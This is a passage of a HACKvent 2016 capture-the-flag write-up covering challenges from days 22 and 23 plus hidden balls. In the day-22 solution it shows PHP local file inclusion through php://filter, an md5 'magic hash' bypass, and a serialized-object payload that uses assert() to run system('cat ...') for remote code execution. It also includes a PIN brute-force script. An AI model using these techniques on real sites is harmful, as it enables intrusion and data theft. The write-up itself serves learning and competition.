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SELLING MUFFIN FOR 1337 \$



SELLING SHARK FOR 1'000'000 \$



When we are lucky, we could use the PHP-Filter URL to get the source code from the website. For that use the local file inclusion with "php://filter/convert.base64-encode/resource=./myfile"

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PD9waHAKICBlcnJvc19yZXBvcnRpbmcoMCK7CgogIGNsYXNzIEFkbWluUGFja2FnZSB7CgogICAgIHB.

With that we can now dump some sites. I also noticed, that the Get-parameter p is always the md5-hash of the name. For example, the home-site have the parameter "106a6c241b8797f52e1e77317b96a201" and the md5-hash from "home" is "106a6c241b8797f52e1e77317b96a201". As you see, there are equal. So I dumped the following site:

106a6c241b8797f52e1e77317b96a201 (home)

```
<?php
echo 'Welcome, ' . $_SESSION['k'] . '
<br />
<br />
Happy to have you as my customer!
<br />
<br />
Your #1 crazy stuff seller
<br />
Pengu';
?>
```



```

        Admin</a>&nbsp;

    echo '
    <a href="?p=106a6c241b8797f52e1e77317b96a201">Home</a>&nbsp;
    <a href="?p=86024cad1e83101d97359d7351051156">Products</a>&nbsp;
    <a href="?l">Logout</a>
    <br /><br />';

    include((isset($_GET['p']) ? $_GET['p'] :
'106a6c241b8797f52e1e77317b96a201').'php');
}
else {
    echo '
        <form action="" method="POST">
            Your secret key: <input style="background-color:white; border-
style:solid; border-color:black; border-width:1px; border-radius:3px;
width:400px;" name="k" type="text" value="" />
            <input style="background-color:white; border-style:solid; border-
color:black; border-width:1px; border-radius:3px;" type="submit"
value="Login" />
        </form>';
}

echo '
    </center>
</body>
</html>';

?>

```

The comment with the Admin site looks interesting. Let's try to dump the site 21232f297a57a5a743894a0e4a801fc3 (admin):

```

<?php
    error_reporting(0);

    class AdminPackage {

        public $password;
        public $leetness;

        function check_leetness() {
            if(md5($this->password) == '0e1337') echo '<pre> [+] Is it 1337? ->
'.(assert('1337 == '.$this->leetness) ? 'Yes!' : 'Nope!').'\</pre>';
        }

        function __construct($password, $leetness) {
            $this->password = $password; $this->leetness = $leetness;
        }
    }

    if(isset($_GET['a'])) {

```

```

$admin_package = unserialize(base64_decode($_GET['a']));
$admin_package->check_leetness();
}
?>

```

OK, we are able to do remote code execution, because assert is like eval. We need to bypass the password, but this is fairly if you know, that the type of the if parameter isn't checked. The problem is also explained here: <https://www.whitehatsec.com/blog/magic-hashes/>. If we create the serialize class with the following values, we are able to get the flag:

```

$a = new AdminPackage("240610708", "system('cat
../home/pengu/7b66a8f1be1f9cff0a19aaf28d0e0396');");
echo base64_encode(serialize($a));

```

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```

- 1337 - ._.//\|O_O|/\_/\ NOOT NOOT!/\':/_PENGU_\(\|)\|/_\>-</_~/\;~ - HAX - Loved your good feedback on the HL chat and on twitter. If you liked this
challenge, tweet me: https://twitter.com/muffiniks Here's again a gift for you: HV16-p3ng-ug0t-pwn3-dr0x-x0rz Greetz, MuffinX <3
[+] Is it 1337? -> Nope!

```

So the flag for the day 22 is **HV16-p3ng-ug0t-pwn3-dr0x-x0rz**

Day 23: From another time

and still alive!


Task

This was once state of the art ... and it's still alive.


[file: SANTACLS.PRG]

Solution

We got an old C64-Program, called SANTACLS.PRG. So you only need a C64 Simulator and start the program. I used WinVICE for that:



VICE also had a really useful function called snapshot:



After opening the snapshot file with Notepad++ and searching for HV16, I got really quickly the flag:
HV16-siZy-UzxY-u7qV-nr3D-FSk4

Hidden Ball 01

Task

Just wondering why #Thumper (@HackyEaster) isn't playing #HACKvent. Did you see him? Follow the rabbit !

Solution



Hacky Easter
@HackyEaster

Folgen

Crafty Thumper has stolen an xmas ball! 😎



RETWEETS 8
GEFÄLLT 9



01:01 - 10. Dez. 2016

And the hidden ball is ***HV16-hSck-DTwW-wnKr-yTVj-bOay***

Hidden Ball 02

Task

The ball is hidden in the Challenge of day 11.

The hint is:

Day 11 - 2016-12-12 09:00 CET

In doubt, let the last two parts of your first find lead you deeper into the maze.

Solution

The last part of the flag on day 11 is TMTOWTDI. That is the perl-motto. So just execute the gif with perl:

```
root@kali:~/Desktop/hackvent2016/___DONE# perl MandM.gif
PIN?
> 00_linux_x86
```

What?!?!? It is a polyglot. It is a GIF, but also a perl script. Let's try to decompile it with "perl -d:Trace MandM.gif". We got some understandable output like:

```
>> (eval 2)[MandM.gif:2]:1: print "PIN?\n>
";srand(int(<>));print(pack("C*",map{
($+_int(rand(0xFF))&0xFF)unpack("C*","?d!??L?bH?[]??p?9??L9?
h?cil,e?q?N?"))."\n");
```

So it take an integer as input and use it as seed for srand. I wrote a bash-script, to bruteforce the pin:

```
#!/bin/bash

for i in `seq 1 1000000`
do
    #printf "%04d\n" $i
    LIST=$(echo $i | perl MandM.gif)
    SOURCE="HV16"
    if echo "$LIST" | grep -q "$SOURCE" ; then
        echo $LIST
        echo $i
        break
    #else
        #NOTHING=""
    fi
done

echo "NOPE - Try Harder"
```

If we get the flag, the script should stop. It took several hours, but I don't care. I have time:

```
bruteforce.sh: Zeile 6: warning: command substitution:
PIN? > xmar ain't easter ;) HV16-FWtf-Sh90-cApF-Q9HQ-qMrp
160417
```

And we have the hidden flag 02 ***HV16-FWtf-Sh90-cApF-Q9HQ-qMrp***

Hidden Ball 03

Task

???

Solution

??? I think, this challenge wasn't released, but in the source code was some hints, that there are a third hidden challenge. In the `hackvent.js` you found this part at the top:

```
var HIGH_SCORE_MIN = 100;  
var HIGH_SCORE_MAX_LINES = 10000;  
var HFLAG = 3;  
var serviceUrl = 'http://hackvent.hac
```

But nobody solved it. ☺